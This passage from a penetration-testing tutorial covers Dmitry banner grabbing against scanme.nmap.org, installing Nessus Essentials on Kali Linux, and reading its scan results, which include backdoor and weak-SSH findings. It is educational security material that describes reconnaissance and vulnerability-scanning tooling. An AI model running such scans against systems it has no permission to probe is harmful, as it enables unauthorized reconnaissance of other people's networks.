The advantage is that although it is traditionally used with HTTP. Curl can connect to a variety of services such as ICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET, and TFTP.

## Dmitry

Dmitry (Deepmagic Information Gathering Tool) is a passive scanning tool by default capable of gathering possible subdomains, email addresses, uptime information, TCP port scan, whois lookups, etc. The tool can run basic banner grabbing using the `-b` flag.

```
kali@kali: ~  
File Actions Edit View Help  
  
kali@kali:~$ dmitry -b scanme.nmap.org  
Deepmagic Information Gathering Tool  
"There be some deep magic going on"  
  
Error: No '-p' flag passed with TTL, assuming -p  
HostIP:45.33.32.156  
HostName:scanme.nmap.org  
  
Gathered TCP Port information for 45.33.32.156  
-----  
  
Port      State  
22/tcp    open  
>> SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
```

The big downside of using this tool is that it doesn't supply ports, and the built-in port list is minimal; although the scanme website has many ports open, the tool managed to grab one banner.




## Vulnerabilities Detection Methods

After gathering the initial information and mapping the target network, conduct vulnerability scans. While conducting manual scans using Nmap NSE scripts that we learned before, it is far more efficient to use automated scripts.

### Nessus Essentials

Nessus is an open-source network vulnerability scanner that uses *Common Vulnerabilities and Exposures* architecture for natural cross-linking between compliant security tools. See the difference between the two versions in the chart.


	
FREE DOWNLOAD <b>Scan 16 IPs</b>	SUBSCRIPTION <b>Scan Unlimited IPs</b>
<ul style="list-style-type: none"><li>✓ Use anywhere</li><li>✓ Free training and guidance</li><li>✓ Support via Tenable Community</li></ul> <p>Ideal for: Educators, students and individuals starting their careers in Cyber Security. <a href="#">Learn more</a> about using Essentials in the classroom with the Tenable for Education program.</p> <p><a href="#">Learn More</a></p> <p><a href="#">Download</a></p>	<ul style="list-style-type: none"><li>✓ Unlimited assessments</li><li>✓ Use anywhere, annual subscription</li><li>✓ Configuration assessment</li><li>✓ Live Results</li><li>✓ Configurable Reports</li><li>✓ Email and Community Support</li><li>✓ <a href="#">Advanced Support</a> available with subscription</li></ul> <p>Ideal for: Consultants, Pen Testers and Security Practitioners</p> <p><a href="#">Learn More</a></p> <p><a href="#">Try</a> <a href="#">Buy</a></p>

As many professional version features don't need a private person, Tenable released a cut-out version of the tool. The Essential tool is limited to 16 scans and cannot receive support from the company (only from the community). This tool, the Essential, is meant for education and students alike.




### Installing and Configuring Nessus


Browse the Nessus website from the Linux machine. Register for an Activation Code (you may use the 10-Minute-Mail service).



While waiting for the code, click on the *Download* button.



Download the correct version for the machine OS.



Enter the *Downloads* directory and install the package using the commands.

```
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.14.0-debian6_amd64.deb
[sudo] password for kali:
(Reading database ... 326647 files and directories currently installed.)
Preparing to unpack Nessus-8.14.0-debian6_amd64.deb ...
Unpacking nessus (8.14.0) over (8.14.0) ...
Setting up nessus (8.14.0) ...
Unpacking Nessus Scanner Core Components...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

Run the service by using the command:

```
service nessusd start
```

Open the web interface using the browser.

```
firefox https://localhost:8834
```


If the warning webpage opens, click on *Advanced* and *Accept the Risks*. Get the activation code, continue the configuration, and create a new local user, the administrator role. Press on *Submit*; the tool starts to initialize.






*Running a Basic Scan*


After the initialization, Click on *My Scans > New Scan*.




Under Vulnerabilities, click on Basic Network Scan and fill in the required information, such as name and target.



Launch the scan.





The scan is in *Running* mode.




While the scan is running, the *Vulnerabilities* pie chart is filled. Click on the scan for more information.






Besides, the top bar has three tabs at this moment.




The information inside the *Vulnerabilities* tab:




Sev	Name	Family
CRITICAL	2 SSL (Multiple Issues)	Gain a shell remotely
MIXED	3 Apache Tomcat (Multiple Issues)	Web Servers
MIXED	3 Web Server (Multiple Issues)	Web Servers
CRITICAL	Bind Shell Backdoor Detection	Backdoors

Check what Nessus says about the SSH service; browse the Vulnerabilities tab.



Sev	Name	Family
MIXED	4 DNS (Multiple Issues)	DNS
MIXED	4 SSH (Multiple Issues)	Misc.



Sev	Name	Family
MEDIUM	SSH Weak Algorithms Supported	Misc.
LOW	SSH Server CBC Mode Ciphers Enabled	Misc.
LOW	SSH Weak MAC Algorithms Enabled	Misc.
INFO	SSH Algorithms and Languages Supported	Misc.

The SSH service is mixed, with four issues.




*Advanced Features*

